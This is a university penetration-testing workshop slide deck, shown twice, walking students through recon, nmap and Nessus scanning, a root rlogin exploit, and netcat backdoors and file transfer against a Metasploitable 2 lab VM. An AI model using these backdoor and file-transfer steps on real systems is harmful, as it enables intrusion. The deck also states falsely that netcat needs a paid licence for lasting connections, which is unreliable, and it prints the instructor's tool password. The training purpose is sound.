Muhammad Nasir Mumtaz Bhutta
College of Computer Science and Information Systems
King Faisal University, Saudi Arabia
Email: mmbhutta@kfu.edu.sa,
Tel: +966 – 13589-9207
Office: 2088, first floor, CCSIT Building
www.kfu.edu.sa
CCSIT Cyberlympics 2017
Infrastructure Penetration Testing
- Hands On Training
28 March 2017
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Presentation Overview
• Reconnaissance 45 Minutes
• Vulnerability Analysis 45 Minutes
• Threat Modeling 15 Minutes
• Exploitation 45 Minutes
• Post Exploitation 20 Minutes
• Reporting 15 Minutes
2
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Overview of Infrastructure
Hacking
• Infrastructure Penetration Testing usually involves:
– Gaining Access to the system or network Devices.
• Steps Usually Involve:
– Finding IP address(es) of machines to hack.
– Finding information about users (Email Addresses or Usernames).
– Finding out the running soft wares on the system.
– Finding Vulnerabilities on the target system.
– Deciding attack vectors and executing attacks.
– Maintaining access to system by opening back doors after exploitation.
– Reporting
• List of Tools and Their Usage Guidelines
– Many tools available on following website. Please learn more and more tools
according to your interests.
– http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines
3
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Experiment Lab Setup
• Attacking Machine
– Virtual Machine running Kali Linux.
– Kali Linux is Linux distribution with lot of Penetration
tools pre-configured.
– Most stable and advanced Penetration Testing Linux
Distribution.
• Victim Machine
– Virtual Machine running Metasploitable 2.
– Metasploitable 2 is a Linux distribution pre-configured
with lot of vulnerabilities to practice hacking.
4
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Important Things to Understand
• Penetration testing does not always involve all
steps:
– Any part of the above described can be given as a
hacking task to ethical hacker. For example,
• Cracking a username and password.
• Gaining Access via some service like FTP etc.
• Please remember to try different approaches to
each part.
• Only one way: Try, Try and Try.
– Learn advanced programming to advanced your
hacking and attack launching capabilities.
5
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Reconnaissance (Intelligence
Gathering)
Penetration Testing Execution Phases
6
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Information Gathering
• Usually in this phase more and more
information is gained about target
organization.
– We shall learn different techniques here.
– But, our workshop focus is to find out:
• IP address of our target machine.
• Whether the target machine is alive or not.
• We shall use already existing tools for this
purpose.
7
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Information Gathering - II
• So you are given the name of company
and assigned task to check the security of
this company.
– How will you progress further?
• Try to gain public information as specified
in OSINT.
• So how let’s learn some techniques.
– Remember to remain within scope.
8
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Information Gathering – III
• Finding URL of the company?
– Usually provided by hiring company or
– Search on internet.
• How to find IP address of machine hosting the
website?
– Ping URL e.g. ping www.google.com
• How to find IP address of main server of organization,
owner name, technical contact, DNS server information?
– Whois URL e.g. Whois kfu.edu.sa
– Practice on syngress.com e.g. whois syngress.com
• Prefer to practice on your local setup website.
9
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Information Gathering – IV
• Another way to translate hostname into IP
address:
– Host URL (host name) e.g. host syngress.com
• Now you have IP address of main contact
point (Public IP) of target organization.
– What next?
• Find out information IP addresses of
internal networked machines and more
information. How ?
10
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Information Gathering – V
• Domain Name Server (DNS) ?
– Translates host names into IP addresses.
– Contains information about organizations
internal networks, hosts and their IP
addresses.
– Main target of malicious attackers, Why ?
• What if DNS is compromised by attacker?
• Will they be very powerful then?
– Many commands exist for DNS (Please see
Linux documentation to learn further).
11
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Information Gathering – VI
• How to find out Email server address from DNS?
– Find email server address of syngress.com?
• Play with Email server, learn commands to
extract information from email server.
– If you have passion, learn this. 
• Our focus in this workshop is to find IP address
of target machine and we know it already 
(192.168.112.128).
– NetDiscover can be used to find internal network
hosts. (learn if you have passion )
12
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Scanning (Vulnerability Analysis)
Penetration Testing Execution Phases
13
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Scanning – I
• First of all check whether target host is alive.
How ?
– Ping IP Address e.g. ping 192.168.112.128
• If Alive, we can progress further for our task.
• But here we first learn some tools in general for
purpose of scanning.
• Two activities to perform in Scanning:
– Port Scanning
– Vulnerability Scanning
14
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Scanning – II
• Port ?
– Port is location or address for services to run on the
ports.
– It can be understood as an entry point to the system.
– As many ports, as many possible entry points to gain
access to the system.
• Port Scanning?
– To find out active ports.
– To find out services running on the target system.
– How this information can be helpful?
15
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Scanning – III
16

Common Ports and
their Corresponding
Services
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Scanning – IV
• Perform Port Scanning on our target machine to get
status of ports.
– Use Nmap tool to perform this task.
• Nmap uses different techniques to perform port
scanning.
– Three Way Handshake
– TCP Connect Scan
– SYN Scan

• Run nmap –sS –p- -Pn 192.168.112.128
• To know in detail about these and other scans like Xmas
Scan, Null scan (passion ).
17
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Scanning – V
• Nmap has scripting engine as well to add your
own customized scripts.
– Learn network programming (Passion  ).
• Another approach is service scanning.
– To find more detailed information about services.

– Nmap –sV –p- -Pn 192.168.112.128
• Now you have list of ports, their status and
running services.
– What is next ? (Vulnerability Scanning)
18
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Scanning – VI
• Vulnerability Scanning
– What is Vulnerability?
• Weakness in the system.
• Weakness can exist in any thing e.g. software, protocol,
algorithm, implementation etc.
– These weaknesses are exploited by some attack to
compromise the system.
– Why we have found list of services?
• To find out any weaknesses in those services.
• It will help to gain access to system depending upon its
functionality.
19
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Scanning – VII
• What weaknesses are present in found services and
How to find them?
– Many companies maintain databases of found vulnerabilities.
– They store vulnerabilities with reference to software and its
version.
– Many tools are developed to search these databases for specific
softwares.
• Nessus: Most advanced and frequently used tool to find
vulnerabilities.
– Not available by default in Kali Linux, have to install it.
– Good guidelines available
https://uwnthesis.wordpress.com/2013/07/31/kali-how-to-install-nessus-on-kali/
– My configured tool has : Username: nasir, Password; CCSIT
20
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Scanning – VIII
• Scanning using Nessus to Find Vulnerabilities:
– Run Nessus server first installed on kali Linux
machine by command /etc/init.d/nessusd start
– Now, access web interface in browser by typing
https://127.0.0.1:8834 (you can specify remote server
IP address or URL there as well).
– Let’s do some practical to learn this tool and explore
vulnerabilities for our target machine’s services.
– No one can stop you to learn more details and more
tools, if you have passion .
21
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
EXPLOITATION
Penetration Testing Execution Phases
22
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Exploitation - I
• Exploitation:
– Executing the threat to attack the target
system.
– Process of gaining access to the target
system.
• Payload: software written to launch the
selected attack.
– Payload can help us to do any thing e.g.
gaining access to system, installing software,
installing backdoor etc.
23
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Exploitation - II
• rLogin vulnerability is there.
– Exploit it to gain access to machine as
administrator.
• Try rlogin –l root 192.168.112.128
• If command prompt changes, you have
administrative access to remote machine.
• Done, so simple.
• Another vulnerability there is:
– Telnet running VSFTPD
– telnet 192.168.112.128
24
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Exploitation - III
• Very important tools to learn:
– Wireshark
– Medusa
– Metasploit (most important)
– Password Crackers
• John the Ripper
• Learn more tools in details and learn
different exploitation tricks, payloads,
– Write your own scripts, payloads.
25
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
POST EXPLOITATION
Penetration Testing Execution Phases
26
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Post Exploitation - I
• Maintaining Access to Compromised Machine
– You have gain access to this compromised Machine
so maintain access.
– Later on can get into this machine easily even if the
attacked vulnerability is protected.
– Install some backdoors to gain access later on.
• Installing Backdoor
– Use Netcat tool (a strong backdoor tool which can
give file transfer facility and work as communication
channel).
– Netcat already available in most Linux distributions.
27
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Post Exploitation - II
• Connect with Netcat
– Gained access to metaspoitable 2,
– Start netcat in listening mode in Metasploitable 2
• nc –l –p 2500
– Now to demonstrate from Kali Linux, connect using
netcat:
• Nc IP address port no
• Terminal screen goes blank, it means connected.
• Type text and enter to show on other side.
• No permanent connection can be made with this free version.
Have to purchase licence of netcat.
28
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Post Exploitation – II
• Transfer virus to compromised machine using
netcat ?
– Nc –l –p 2200 > virus.exe
– From attacking machine, send the file to
Metasploitable 2,
• Nc 192.168.112.128 2200 < virus.exe
• Learn more details about netcat ( if have
passion).
• Learn more tools if have passion e.g cryptcat,
Rootkits.
29
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
REPORTING
Penetration Testing Execution Phases
30
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa
Reporting
• Write a Detailed Report on:
– Your approach
– Your findings
– Raw output of process done
– Vulnerabilities found and exploited
– Proposed solutions to protect against these
vulnerabilities.
31
Dr M Nasir Mumtaz Bhutta www.kfu.edu.sa32
Thanks for listening !
»Questions ?

Ccsit cyberlympics 2017 workshop 3 - presentation

  • 1.
    Muhammad Nasir MumtazBhutta College of Computer Science and Information Systems King Faisal University, Saudi Arabia Email: mmbhutta@kfu.edu.sa, Tel: +966 – 13589-9207 Office: 2088, first floor, CCSIT Building www.kfu.edu.sa CCSIT Cyberlympics 2017 Infrastructure Penetration Testing - Hands On Training 28 March 2017
  • 2.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Presentation Overview • Reconnaissance 45 Minutes • Vulnerability Analysis 45 Minutes • Threat Modeling 15 Minutes • Exploitation 45 Minutes • Post Exploitation 20 Minutes • Reporting 15 Minutes 2
  • 3.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Overview of Infrastructure Hacking • Infrastructure Penetration Testing usually involves: – Gaining Access to the system or network Devices. • Steps Usually Involve: – Finding IP address(es) of machines to hack. – Finding information about users (Email Addresses or Usernames). – Finding out the running soft wares on the system. – Finding Vulnerabilities on the target system. – Deciding attack vectors and executing attacks. – Maintaining access to system by opening back doors after exploitation. – Reporting • List of Tools and Their Usage Guidelines – Many tools available on following website. Please learn more and more tools according to your interests. – http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines 3
  • 4.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Experiment Lab Setup • Attacking Machine – Virtual Machine running Kali Linux. – Kali Linux is Linux distribution with lot of Penetration tools pre-configured. – Most stable and advanced Penetration Testing Linux Distribution. • Victim Machine – Virtual Machine running Metasploitable 2. – Metasploitable 2 is a Linux distribution pre-configured with lot of vulnerabilities to practice hacking. 4
  • 5.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Important Things to Understand • Penetration testing does not always involve all steps: – Any part of the above described can be given as a hacking task to ethical hacker. For example, • Cracking a username and password. • Gaining Access via some service like FTP etc. • Please remember to try different approaches to each part. • Only one way: Try, Try and Try. – Learn advanced programming to advanced your hacking and attack launching capabilities. 5
  • 6.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Reconnaissance (Intelligence Gathering) Penetration Testing Execution Phases 6
  • 7.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Information Gathering • Usually in this phase more and more information is gained about target organization. – We shall learn different techniques here. – But, our workshop focus is to find out: • IP address of our target machine. • Whether the target machine is alive or not. • We shall use already existing tools for this purpose. 7
  • 8.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Information Gathering - II • So you are given the name of company and assigned task to check the security of this company. – How will you progress further? • Try to gain public information as specified in OSINT. • So how let’s learn some techniques. – Remember to remain within scope. 8
  • 9.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Information Gathering – III • Finding URL of the company? – Usually provided by hiring company or – Search on internet. • How to find IP address of machine hosting the website? – Ping URL e.g. ping www.google.com • How to find IP address of main server of organization, owner name, technical contact, DNS server information? – Whois URL e.g. Whois kfu.edu.sa – Practice on syngress.com e.g. whois syngress.com • Prefer to practice on your local setup website. 9
  • 10.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Information Gathering – IV • Another way to translate hostname into IP address: – Host URL (host name) e.g. host syngress.com • Now you have IP address of main contact point (Public IP) of target organization. – What next? • Find out information IP addresses of internal networked machines and more information. How ? 10
  • 11.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Information Gathering – V • Domain Name Server (DNS) ? – Translates host names into IP addresses. – Contains information about organizations internal networks, hosts and their IP addresses. – Main target of malicious attackers, Why ? • What if DNS is compromised by attacker? • Will they be very powerful then? – Many commands exist for DNS (Please see Linux documentation to learn further). 11
  • 12.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Information Gathering – VI • How to find out Email server address from DNS? – Find email server address of syngress.com? • Play with Email server, learn commands to extract information from email server. – If you have passion, learn this.  • Our focus in this workshop is to find IP address of target machine and we know it already  (192.168.112.128). – NetDiscover can be used to find internal network hosts. (learn if you have passion ) 12
  • 13.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Scanning (Vulnerability Analysis) Penetration Testing Execution Phases 13
  • 14.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Scanning – I • First of all check whether target host is alive. How ? – Ping IP Address e.g. ping 192.168.112.128 • If Alive, we can progress further for our task. • But here we first learn some tools in general for purpose of scanning. • Two activities to perform in Scanning: – Port Scanning – Vulnerability Scanning 14
  • 15.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Scanning – II • Port ? – Port is location or address for services to run on the ports. – It can be understood as an entry point to the system. – As many ports, as many possible entry points to gain access to the system. • Port Scanning? – To find out active ports. – To find out services running on the target system. – How this information can be helpful? 15
  • 16.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Scanning – III 16 Common Ports and their Corresponding Services
  • 17.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Scanning – IV • Perform Port Scanning on our target machine to get status of ports. – Use Nmap tool to perform this task. • Nmap uses different techniques to perform port scanning. – Three Way Handshake – TCP Connect Scan – SYN Scan • Run nmap –sS –p- -Pn 192.168.112.128 • To know in detail about these and other scans like Xmas Scan, Null scan (passion ). 17
  • 18.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Scanning – V • Nmap has scripting engine as well to add your own customized scripts. – Learn network programming (Passion  ). • Another approach is service scanning. – To find more detailed information about services. – Nmap –sV –p- -Pn 192.168.112.128 • Now you have list of ports, their status and running services. – What is next ? (Vulnerability Scanning) 18
  • 19.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Scanning – VI • Vulnerability Scanning – What is Vulnerability? • Weakness in the system. • Weakness can exist in any thing e.g. software, protocol, algorithm, implementation etc. – These weaknesses are exploited by some attack to compromise the system. – Why we have found list of services? • To find out any weaknesses in those services. • It will help to gain access to system depending upon its functionality. 19
  • 20.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Scanning – VII • What weaknesses are present in found services and How to find them? – Many companies maintain databases of found vulnerabilities. – They store vulnerabilities with reference to software and its version. – Many tools are developed to search these databases for specific softwares. • Nessus: Most advanced and frequently used tool to find vulnerabilities. – Not available by default in Kali Linux, have to install it. – Good guidelines available https://uwnthesis.wordpress.com/2013/07/31/kali-how-to-install-nessus-on-kali/ – My configured tool has : Username: nasir, Password; CCSIT 20
  • 21.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Scanning – VIII • Scanning using Nessus to Find Vulnerabilities: – Run Nessus server first installed on kali Linux machine by command /etc/init.d/nessusd start – Now, access web interface in browser by typing https://127.0.0.1:8834 (you can specify remote server IP address or URL there as well). – Let’s do some practical to learn this tool and explore vulnerabilities for our target machine’s services. – No one can stop you to learn more details and more tools, if you have passion . 21
  • 22.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa EXPLOITATION Penetration Testing Execution Phases 22
  • 23.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Exploitation - I • Exploitation: – Executing the threat to attack the target system. – Process of gaining access to the target system. • Payload: software written to launch the selected attack. – Payload can help us to do any thing e.g. gaining access to system, installing software, installing backdoor etc. 23
  • 24.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Exploitation - II • rLogin vulnerability is there. – Exploit it to gain access to machine as administrator. • Try rlogin –l root 192.168.112.128 • If command prompt changes, you have administrative access to remote machine. • Done, so simple. • Another vulnerability there is: – Telnet running VSFTPD – telnet 192.168.112.128 24
  • 25.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Exploitation - III • Very important tools to learn: – Wireshark – Medusa – Metasploit (most important) – Password Crackers • John the Ripper • Learn more tools in details and learn different exploitation tricks, payloads, – Write your own scripts, payloads. 25
  • 26.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa POST EXPLOITATION Penetration Testing Execution Phases 26
  • 27.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Post Exploitation - I • Maintaining Access to Compromised Machine – You have gain access to this compromised Machine so maintain access. – Later on can get into this machine easily even if the attacked vulnerability is protected. – Install some backdoors to gain access later on. • Installing Backdoor – Use Netcat tool (a strong backdoor tool which can give file transfer facility and work as communication channel). – Netcat already available in most Linux distributions. 27
  • 28.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Post Exploitation - II • Connect with Netcat – Gained access to metaspoitable 2, – Start netcat in listening mode in Metasploitable 2 • nc –l –p 2500 – Now to demonstrate from Kali Linux, connect using netcat: • Nc IP address port no • Terminal screen goes blank, it means connected. • Type text and enter to show on other side. • No permanent connection can be made with this free version. Have to purchase licence of netcat. 28
  • 29.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Post Exploitation – II • Transfer virus to compromised machine using netcat ? – Nc –l –p 2200 > virus.exe – From attacking machine, send the file to Metasploitable 2, • Nc 192.168.112.128 2200 < virus.exe • Learn more details about netcat ( if have passion). • Learn more tools if have passion e.g cryptcat, Rootkits. 29
  • 30.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa REPORTING Penetration Testing Execution Phases 30
  • 31.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa Reporting • Write a Detailed Report on: – Your approach – Your findings – Raw output of process done – Vulnerabilities found and exploited – Proposed solutions to protect against these vulnerabilities. 31
  • 32.
    Dr M NasirMumtaz Bhutta www.kfu.edu.sa32 Thanks for listening ! »Questions ?